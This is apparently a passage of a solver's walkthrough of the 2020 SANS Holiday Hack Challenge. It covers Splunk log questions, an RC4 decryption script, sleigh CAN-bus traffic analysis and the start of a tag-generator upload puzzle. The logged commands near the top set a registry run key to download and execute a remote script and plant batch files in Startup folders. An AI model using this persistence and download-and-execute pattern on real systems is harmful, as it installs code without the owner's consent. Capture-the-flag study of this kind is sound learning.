<table border="1"> <thead> <tr> <th style="text-align: left;">< Hide Fields</th> <th style="text-align: left;">All Fields</th> <th style="text-align: left;">i</th> <th style="text-align: left;">_time</th> <th style="text-align: left;">CommandLine</th> </tr> </thead> <tbody> <tr> <td>SELECTED FIELDS</td> <td></td> <td>></td> <td>1</td> <td>11/30/20 7:38:36.000 PM</td> <td>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & \$RunOnceKey = !"\$HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce!"" set-itemproperty \$RunOnceKey !"NextRun!"" 'powershell.exe !"EX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat')!""</td> </tr> <tr> <td>INTERESTING FIELDS</td> <td></td> <td>></td> <td>2</td> <td>11/30/20 7:38:37.000 PM</td> <td>C:\Windows\System32\cmd.exe /c "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\batstartup.bat"</td> </tr> <tr> <td>action</td> <td></td> <td>></td> <td>3</td> <td>11/30/20 7:38:37.000 PM</td> <td>C:\Windows\System32\cmd.exe /c "C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat"</td> </tr> <tr> <td>app</td> <td></td> <td>></td> <td>4</td> <td>11/30/20 7:38:37.000 PM</td> <td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & (Copy-Item C:\AtomicRedTeam\atomics\T1547\001\src\batstartup.bat) "\$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat"!"" Copy-Item C:\AtomicRedTeam\atomics\T1547\001\src\batstartup.bat !"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat!"" Start-Process !"\$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat!"" Start-Process !"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat!"" Start-Process</td> </tr> <tr> <td>Channel</td> <td></td> <td>></td> <td>5</td> <td>11/30/20 7:38:40.000 PM</td> <td>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & (Remove-Item !"\$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat"!"" -ErrorAction Ignore Remove-Item !"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat!"" -ErrorAction Ignore)</td> </tr> <tr> <td>cmdline</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>Company</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>Computer</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>CurrentDirectory</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>Description</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>dest</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>direction</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>dvc</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>dvc_nLHost</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>event_id</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>EventChannel</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>event_id</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> </tbody> </table>				< Hide Fields	All Fields	i	_time	CommandLine	SELECTED FIELDS		>	1	11/30/20 7:38:36.000 PM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & \$RunOnceKey = !"\$HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce!"" set-itemproperty \$RunOnceKey !"NextRun!"" 'powershell.exe !"EX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat')!""	INTERESTING FIELDS		>	2	11/30/20 7:38:37.000 PM	C:\Windows\System32\cmd.exe /c "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\batstartup.bat"	action		>	3	11/30/20 7:38:37.000 PM	C:\Windows\System32\cmd.exe /c "C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat"	app		>	4	11/30/20 7:38:37.000 PM	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & (Copy-Item C:\AtomicRedTeam\atomics\T1547\001\src\batstartup.bat) "\$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat"!"" Copy-Item C:\AtomicRedTeam\atomics\T1547\001\src\batstartup.bat !"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat!"" Start-Process !"\$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat!"" Start-Process !"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat!"" Start-Process	Channel		>	5	11/30/20 7:38:40.000 PM	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & (Remove-Item !"\$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat"!"" -ErrorAction Ignore Remove-Item !"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat!"" -ErrorAction Ignore)	cmdline						Company						Computer						CurrentDirectory						Description						dest						direction						dvc						dvc_nLHost						event_id						EventChannel						event_id					
< Hide Fields	All Fields	i	_time	CommandLine																																																																																																										
SELECTED FIELDS		>	1	11/30/20 7:38:36.000 PM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & \$RunOnceKey = !"\$HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce!"" set-itemproperty \$RunOnceKey !"NextRun!"" 'powershell.exe !"EX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat')!""																																																																																																									
INTERESTING FIELDS		>	2	11/30/20 7:38:37.000 PM	C:\Windows\System32\cmd.exe /c "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\batstartup.bat"																																																																																																									
action		>	3	11/30/20 7:38:37.000 PM	C:\Windows\System32\cmd.exe /c "C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat"																																																																																																									
app		>	4	11/30/20 7:38:37.000 PM	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & (Copy-Item C:\AtomicRedTeam\atomics\T1547\001\src\batstartup.bat) "\$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat"!"" Copy-Item C:\AtomicRedTeam\atomics\T1547\001\src\batstartup.bat !"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat!"" Start-Process !"\$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat!"" Start-Process !"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat!"" Start-Process																																																																																																									
Channel		>	5	11/30/20 7:38:40.000 PM	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & (Remove-Item !"\$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat"!"" -ErrorAction Ignore Remove-Item !"C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat!"" -ErrorAction Ignore)																																																																																																									
cmdline																																																																																																														
Company																																																																																																														
Computer																																																																																																														
CurrentDirectory																																																																																																														
Description																																																																																																														
dest																																																																																																														
direction																																																																																																														
dvc																																																																																																														
dvc_nLHost																																																																																																														
event_id																																																																																																														
EventChannel																																																																																																														
event_id																																																																																																														

Because the question asks about a BAT file that is leveraged by a few other techniques, it will likely be non-specific to this test category. The first event downloads a discovery script:

<https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat>

The final command in that script is "quser".

6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

quser

Next question:

7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?



Let's focus on the certificate subjects seen in the X.509 certs. Look for subjects with "dc" in them.

Use this search:

```
index="*" sourcetype="bro*" source="*509*" certificate.subject="*dc*"
```

New Search

```
1 index="*" sourcetype="bro*" source="*509* certificate.subject=*dc*"
```

✓ 1,289 events (11/30/20 4:46:26.000 PM to 12/29/20 8:23:56.000 PM) No Event Sampling ▾

Events (1,289) Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

certificate.subject

2 Values, 100% of events Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
CN=win-dc-748.attackrange.local	1,288	99.922%
CN=*.w3.org,OU=Gandi Standard Wildcard	1	0.078%
SSL,OU=Domain Control Validated		

certificate.subject: CN=win-dc-748.attackrange.local
certificate.version: 3
id: Fen0DH2Kt0x0wt4BFk

So the domain controller must be win-dc-748.attackrange.local. The corresponding certificate serial is 55FCEEBB21270D9249E86F4B9DC7AA60.

7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range? ✓ 55FCEEBB21270D9249E86F4

Challenge question:

Challenge Question*

What is the name of the adversary group that Santa feared would attack KringleCon?

The elf chatter in the messages mentions the base64 encoded ciphertext 7FXjP1lyfKbyDK/MChyf36h7.

Alice Bluebird

This last one is encrypted using your favorite phrase! The base64 encoded ciphertext is:

7FXjP1lyfKbyDK/MChyf36h7

It's encrypted with an old algorithm that uses a key. We don't care about RFC 7465 up here! I leave it to the elves to determine which one!

RFC 7465 mandates the prohibition of RC4 Cipher Suites for TLS clients. Because the elves "don't care" about that, perhaps we need to perform a RC4 decryption on that string.

From the talk, we remember this at the end – perhaps this is the decryption key:

"This is the most important slide" - "Stay Frosty"



Let's grab some basic code off the internet for RC4 encrypting/decrypting, then modify it to try to decode our challenge text.

```
rc4.ps1  x
C: > Users > tonyk > Documents > holidayhack2020 > rc4.ps1 > rc4 {}

72
73
74     return $buffer
75
76
77 $enc = [System.Text.Encoding]::ASCII
78
79 # The key we're going to use
80 [Byte[]]$key = $enc.GetBytes("Stay Frosty")
81
82 # Decode our challenge data string from base64 to bytes
83 $EncryptedBytes = [System.Convert]::FromBase64String("7FxjP1lyfKbyDK/MChyf36h7")
84
85 # Convert the challenge byte array into a hex string
86 $EncryptedString = BinToHex $EncryptedBytes
87
88 # Now decrypt the data
89 [Byte[]]$data = HexToBin $EncryptedString
90 $DecryptedBytes = rc4 $data $key
91 $DecryptedString = $enc.GetString($DecryptedBytes)
92
93 Write-Output($DecryptedString)
94
```

```
# based on https://www.remkoweijnen.nl/blog/2013/04/05/rc4-encryption-in-powershell/
function BinToHex {
    param(
    [Parameter(
        Position=0,
        Mandatory=$true,
        ValueFromPipeline=$true)
    ]
```

```

[Byte[]]$Bin)
# assume pipeline input if we don't have an array (surely there must be a better way)
if ($bin.Length -eq 1) {$bin = @($input)}
$return = -join ($Bin | foreach { "{0:X2}" -f $_ })
Write-Output $return
}

function HexToBin {
    param(
    [Parameter(
        Position=0,
        Mandatory=$true,
        ValueFromPipeline=$true)
    ]
    [string]$s)
    $return = @()

    for ($i = 0; $i -lt $s.Length ; $i += 2)
    {
        $return += [Byte]::Parse($s.Substring($i, 2),
[System.Globalization.NumberStyles]::HexNumber)
    }

    Write-Output $return
}

function rc4 {
    param(
    [Byte[]]$data,
    [Byte[]]$key
    )

    # Make a copy of the input data
    [Byte[]]$buffer = New-Object Byte[] $data.Length
    $data.CopyTo($buffer, 0)

    [Byte[]]$s = New-Object Byte[] 256;
    [Byte[]]$k = New-Object Byte[] 256;

    for ($i = 0; $i -lt 256; $i++)
    {
        $s[$i] = [Byte]$i;
        $k[$i] = $key[$i % $key.Length];
    }

    $j = 0;
    for ($i = 0; $i -lt 256; $i++)
    {
        $j = ($j + $s[$i] + $k[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
    }

    $i = $j = 0;
    for ($x = 0; $x -lt $buffer.Length; $x++)
    {
        $i = ($i + 1) % 256;
        $j = ($j + $s[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
        [int]$t = ($s[$i] + $s[$j]) % 256;
        $buffer[$x] = $buffer[$x] -bxor $s[$t];
    }

    return $buffer
}

$enc = [System.Text.Encoding]::ASCII

```

```

# The key we're going to use
[Byte[]]$key = $enc.GetBytes("Stay Frosty")

# Decode our challenge data string from base64 to bytes
$EncryptedBytes = [System.Convert]::FromBase64String("7FXjP1lyfKbyDK/MChyf36h7")

# Convert the challenge byte array into a hex string
$EncryptedString = BinToHex $EncryptedBytes

# Now decrypt the data
[Byte[]]$data = HexToBin $EncryptedString
$DecryptedBytes = rc4 $data $key
$DecryptedString = $enc.GetString($DecryptedBytes)

Write-Output ($DecryptedString)

```


Now run it.

```


COMMANDO Tue 12/29/2020 18:31:35.90
C:\Users\tonyk\Documents\holidayhack2020>powershell -executionpolicy bypass -file rc4.ps1
The Lollipop Guild

```

The Lollipop Guild



Angel Candysalt doesn't have any updated messaging for us. Time to head to the next challenge.



Teleport to the Sleigh in the Netwars Room.



Wunorse has some hints for us:

W Wunorse Openslae 7:57PM
Hey Santa!
Those tweaks you made to the sled just don't seem right to me.
I can't figure out what's wrong, but maybe you can check it out to fix it.

Let's look at the Sleigh CAN-D-Bus controller terminal.



As we watch the terminal, the data scrolls up the screen at a high rate. We'll need to somehow capture that data for offline analysis. Our approach to this will be to extract all of the websocket messages from Chrome by exporting the network traffic to an HAR json file.

Name	Headers	Messages	Initiator	Timing
ws	All	Enter regex, for example: (web)?socket		
ws	All			
		Data	Length	Time
		↓ {"Type":"CAN-D-bus","Message":"019#00000000"}	45	08:35:14.372
		↓ {"Type":"CAN-D-bus","Message":"188#00000000"}	45	08:35:14.472
		↓ {"Type":"CAN-D-bus","Message":"244#0000000000"}	47	08:35:14.574
		↓ {"Type":"CAN-D-bus","Message":"080#00000000"}	43	08:35:14.675
		↓ {"Type":"CAN-D-bus","Message":"019#0000000000"}	45	08:35:14.776
		↓ {"Type":"CAN-D-bus","Message":"188#0000000000"}	45	08:35:14.877
		↓ {"Type":"CAN-D-bus","Message":"244#000000000000"}	47	08:35:14.978
		↓ {"Type":"CAN-D-bus","Message":"19B#0000000F2057"}	49	08:35:15.079
		↓ {"Type":"CAN-D-bus","Message":"080#00000000"}	43	08:35:15.180
		↓ {"Type":"CAN-D-bus","Message":"019#0000000000"}	45	08:35:15.281
		↓ {"Type":"CAN-D-bus","Message":"188#0000000000"}	45	08:35:15.381
		↓ {"Type":"CAN-D-bus","Message":"244#000000000000"}	47	08:35:15.483
		↓ {"Type":"CAN-D-bus","Message":"080#00000000"}	43	08:35:15.584
		↓ {"Type":"CAN-D-bus","Message":"019#0000000000"}	45	08:35:15.685
		↓ {"Type":"CAN-D-bus","Message":"188#0000000000"}	45	08:35:15.787

2 / 68 requests | 0 B / 19.8 Mi

Console

```
protocol version: 43ae08fd-9cf2-4f54-a6a6-8454aef59581
con initial state: > {talks: {}, talkSchedule: {}, totals: {}}
Connected!
Connected!
content dimension changed
Received system message: Connected
> frames[0].contentWindow.btn7
```

Now that we have a json file with our message traffic, we can use jq to extract just the time and data components of the CAN-D-bus messages:

```
tony@kali:~/holidayhack2020$ cat candbus.har | jq '[ .log.entries[] | select (.request.url == "wss://candbus.kringlecastle.com/ws") | ._.webSocketMessages[] | select(.type == "receive") | (.time | tostring) + " " + .data ] | .[]' | head -n 10
"1609297811.361754 {"Type":"CAN-D-bus","Message":"244#0000000000"}"
"1609297811.405659 {"Type":"CAN-D-bus","Message":"080#000000"}"
"1609297811.4063768 {"Type":"System","Status":"Connected"}"
"1609297811.406978 {"Type":"CAN-D-bus","Message":"019#00000000"}"
"1609297811.44768 {"Type":"CAN-D-bus","Message":"188#00000000"}"
"1609297811.5247629 {"Type":"CAN-D-bus","Message":"244#0000000000"}"
"1609297811.625763 {"Type":"CAN-D-bus","Message":"080#000000"}"
"1609297811.7348359 {"Type":"CAN-D-bus","Message":"019#00000000"}"
"1609297811.8277168 {"Type":"CAN-D-bus","Message":"188#00000000"}"
"1609297811.9294698 {"Type":"CAN-D-bus","Message":"244#0000000000"}"
tony@kali:~/holidayhack2020$
```

Add some cleanup to remove unwanted messages and to strip quotes and braces:

```
tony@kali:~/holidayhack2020$ cat candbus.har | jq '[ .log.entries[] | select (.request.url == "wss://candbus.kringlecastle.com/ws") | ."_WebSocketMessages"[] | select(.type == "receive") | (.time | tostring) + " " + .data ] | .[]' | grep 'CAN-D-bus' | sed 's/\\\"/"/g' | sed 's/"/\\"/g' | sed 's/[{}]/\\//g' | sed 's/Type:CAN-D-bus,Message://g' | head -n 10
1609297811.361754 244#0000000000
1609297811.405659 080#000000
1609297811.406978 019#00000000
1609297811.44768 188#00000000
1609297811.5247629 244#0000000000
1609297811.625763 080#000000
1609297811.7348359 019#00000000
1609297811.8277168 188#00000000
1609297811.9294698 244#0000000000
1609297812.032415 080#000000
tony@kali:~/holidayhack2020$
```

Now we have a way to create a clean stream of messages to look at.

Get back into the CAN-D-bus monitor and carefully set the accelerator, brake, and steering to values that we might be able to recognize in the traffic.



Then hit the buttons Start, Stop, Lock, Unlock, in that order.

Then hit "Start" again and let it run for a while. After a few minutes, we extracted our HAR file.

```
tony@kali:~/holidayhack2020$ cat candbus2.har | jq '[ .log.entries[] | select (.request.url == "wss://candbus.kringlecastle.com/ws") | ."_WebSocketMessages"[] | select(.type == "receive") | (.time | tostring) + " " + .data ] | .[]' | grep 'CAN-D-bus' | sed 's/\\\"/"/g' | sed 's/"/\\"/g' | sed 's/[{}]/\\//g' | sed 's/Type:CAN-D-bus,Message://g' > candbus2.txt
tony@kali:~/holidayhack2020$ cat candbus2.txt | wc -l
2079
tony@kali:~/holidayhack2020$
```

We have 2079 messages to look at. How many seconds of data did we collect?

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | head -1
1609339272.552454 244#0000000000
tony@kali:~/holidayhack2020$ cat candbus2.txt | tail -1
1609339482.316862 080#FFFFF0
tony@kali:~/holidayhack2020$
```

We collected about 210 seconds of data.

Let's look at the unique devices and how many messages there are for each of them:

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | awk -F '#' '{print $1}' | sort | uniq -c
      414 019
        3 02A
      797 080
      414 188
        36 19B
      415 244
tony@kali:~/holidayhack2020$
```

Let's look at each one to see if we can figure out what the devices are based on the data.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '02A#'  
02A#00FF00  
02A#0000FF  
02A#00FF00  
tony@kali:~/holidayhack2020$
```

Not sure what 02A is yet, but it could be one of the on/off controllers for something.

```
19B#0000000F2057
19B#0000000F2057
```

Not sure what 19B is yet, but the data is fairly constant, except for two on/off data messages.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '019#'
019#00000000
019#00000000
019#00000000
019#00000000
019#00000000

<snip>

019#00000000
019#00000000
019#0000001a
019#00000019
019#00000019
019#0000001a
019#00000019
019#0000001a
019#0000001a
019#00000019
019#0000001a
019#00000019

<snip>
```

Device 019 has data that starts at zero, then changes to 19 or 1A and holds there. Those hex numbers are decimal 25 and 26, so this is probably the Steering feedback.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '188#'
188#00000000
188#00000000
188#00000000
188#00000000

<snip>
```

Device 188 has a long string of zero data, so not sure what that maps to yet.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '244#'
244#0000000000
244#0000000000
244#0000000000

<snip>

244#0000000000
244#0000000000
244#0000000000
244#0000000000
244#00000000541
244#0000000071a
244#00000000759
244#00000000760
244#0000000074d
244#00000000767
244#0000000074b
244#00000000757
244#00000000762
244#00000000752
244#0000000074a
244#0000000074c
244#00000000765
244#0000000074a
```

```

244#000000000ba
244#00000000000
244#00000000000

<snip>

244#00000000000
244#00000000000
244#00000000000
244#00000000000
244#00000000000
244#00000000000
244#00000000000
244#00000000000
244#00000000000
244#00000000000
244#00000000552
244#00000000718
244#00000000742

<snip>

244#0000000747
244#0000000760
244#0000000754
244#0000000767
244#0000000761
244#0000000761
tony@kali:~/holidayhack2020$
```

Device 244 starts at zero, then suddenly goes up to about (decimal) 1,888, plus or minus a few. It then goes back to zero for a while, then jumps back up. This corresponds to the RPM feedback.

Let's see if we can visually time-correlate 244 with 02A.

```

tony@kali:~/holidayhack2020$ cat candbus2.txt | grep -E '244#|02A#'
1609339272.552454 244#0000000000
1609339272.850997 244#0000000000
1609339273.254545 244#0000000000
1609339273.6600301 244#0000000000

<snip>

1609339331.960715 244#0000000000
1609339332.467365 244#0000000000
1609339332.972032 244#0000000000
1609339333.395016 02A#00FF00
1609339333.4787161 244#0000000541
1609339333.984839 244#000000071a
1609339334.4898942 244#0000000759
1609339335.096808 244#0000000760

<snip>

1609339341.6821551 244#000000074a
1609339342.188046 244#000000074c
1609339342.69406 244#0000000765
1609339343.200273 244#000000074a
1609339343.466988 02A#0000FF
1609339343.706126 244#00000000ba
1609339344.313108 244#0000000000
1609339344.8207262 244#0000000000
1609339345.328437 244#0000000000

<snip>

1609339345.8362741 244#0000000000
1609339346.340849 244#0000000000
1609339346.851842 244#0000000000
1609339358.0878541 244#0000000000
1609339358.591573 244#0000000000
```

```
1609339359.099813 244#0000000000
1609339359.605233 244#0000000000
1609339359.920027 02A#00FF00
1609339360.113801 244#0000000552
1609339360.620462 244#0000000718
1609339361.128196 244#0000000742
1609339361.633093 244#0000000747
```

So "02A#00FF00" represents a "start the engine" event, and "02A#0000FF" represents a "stop the engine" event.

Let's look at "080".

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '080#'
080#000000
080#000000
080#000000
080#000000

<snip>

080#000000
080#000000
080#000000
080#000013
080#FFFFFA
080#000013
080#FFFFF8
080#000013
080#FFFFFA
080#000013
080#FFFFF3
080#000013
080#FFFFFA
080#000013
080#FFFFF3
080#000013
080#FFFFF0
080#000013
080#FFFFFD
080#000013
080#FFFFFA
080#000013
080#FFFFFD
080#000013
```

This is odd. After a string of zeroes, we start getting alternating hex data values of 000013 and FFFF0-FD 13 hex is decimal 19, which matches the brake setting.

FFFFF0-FD, if taken as a negative integer, is the decimal range -16 to -3. There is definitely some jitter here, and I'm not sure what this maps to.

Let's go back to 19B to time-correlate the odd values with events we know about, such as the start/stop engine commands.

```
tony@kali:~/holidayhack2020$ cat candbus2.txt | grep -E '19B#|02A#'
1609339274.166606 19B#0000000F2057
1609339280.3395991 19B#0000000F2057
1609339290.659637 19B#0000000F2057
1609339303.919043 19B#0000000F2057
1609339305.536711 19B#0000000F2057
1609339307.154144 19B#0000000F2057
1609339309.789278 19B#0000000F2057
```

```

1609339311.922761 19B#0000000F2057
1609339318.601974 19B#0000000F2057
1609339323.257526 19B#0000000F2057
1609339328.418342 19B#0000000F2057
1609339333.395016 02A#00FF00 <- engine start, t = 0 secs
1609339334.591029 19B#0000000F2057
1609339343.466988 02A#0000FF <- engine stop, t = +10.07 secs
1609339343.807022 19B#0000000F2057
1609339346.679236 19B#000000000000 <- possible lock, t = +13.28 secs
1609339347.962591 19B#0000000F2057
1609339349.053756 19B#00000F000000 <- possible unlock, t = +15.66 secs
1609339359.920027 02A#00FF00 <- engine start, t = +26.53 secs
1609339366.291832 19B#0000000F2057
1609339371.4543731 19B#0000000F2057

```

That timing matches when I was clicking down through the start/stop/lock/unlock buttons, so 019 should represent the door lock/unlock. The value of F2057 might be bad, as even if that was a door status, it should change after the commands were sent. This could be our bad message.

Removing it (alone) as a filter doesn't have any effect.

Let's go back and look at 080, which had one value that matched the steering, but other values that seemed to jitter. Let's get the unique values.

```


tony@kali:~/holidayhack2020$ cat candbus2.txt | awk '{print $2}' | grep '080#' | sort | uniq -c
 33 080#000000
 382 080#000013
 75 080#FFFFF0
 81 080#FFFFF3
 74 080#FFFFF8
 71 080#FFFFFA
 81 080#FFFFFD
tony@kali:~/holidayhack2020$
```

Recapping, the zero value was seen before the brake was set to decimal 19 (hex 13). At that point we started seeing alternating values of a good brake value and some unknown jittering data.

Removing those jittering values didn't have any immediate effect, but when I also added the 019#0000000F2057 back in, I get the "Sleigh Defrosted" success message (which disappeared before I could get a screenshot).




7) Solve the Sleigh's CAN-D-BUS Problem

Difficulty: 

Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.

Let's move on to the next objective:

8) Broken Tag Generator

Difficulty: 

Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

Submit

Teleport to the Wrapping Room, then talk to Noel Boetie.

 **Noel Boetie** 10:28AM
Welcome to the Wrapping Room, Santa!
The tag generator is acting up.
I feel like the issue has something to do with weird files being uploaded.
Can you help me figure out what's wrong?



We also notice that there is something behind the terminal that wasn't there before we became Santa.


BEFORE:



AFTER:



Clicking on the terminal takes us to the Tag Generator:



The Show Clipart button shows thumbnails of pre-loaded images. Let's upload a file to see what happens.


When uploading a normal PNG file, the page uses a standard multipart form to upload the raw file bytes. The site responds with an array of filenames, where the name portion appears to be a GUID of some type.

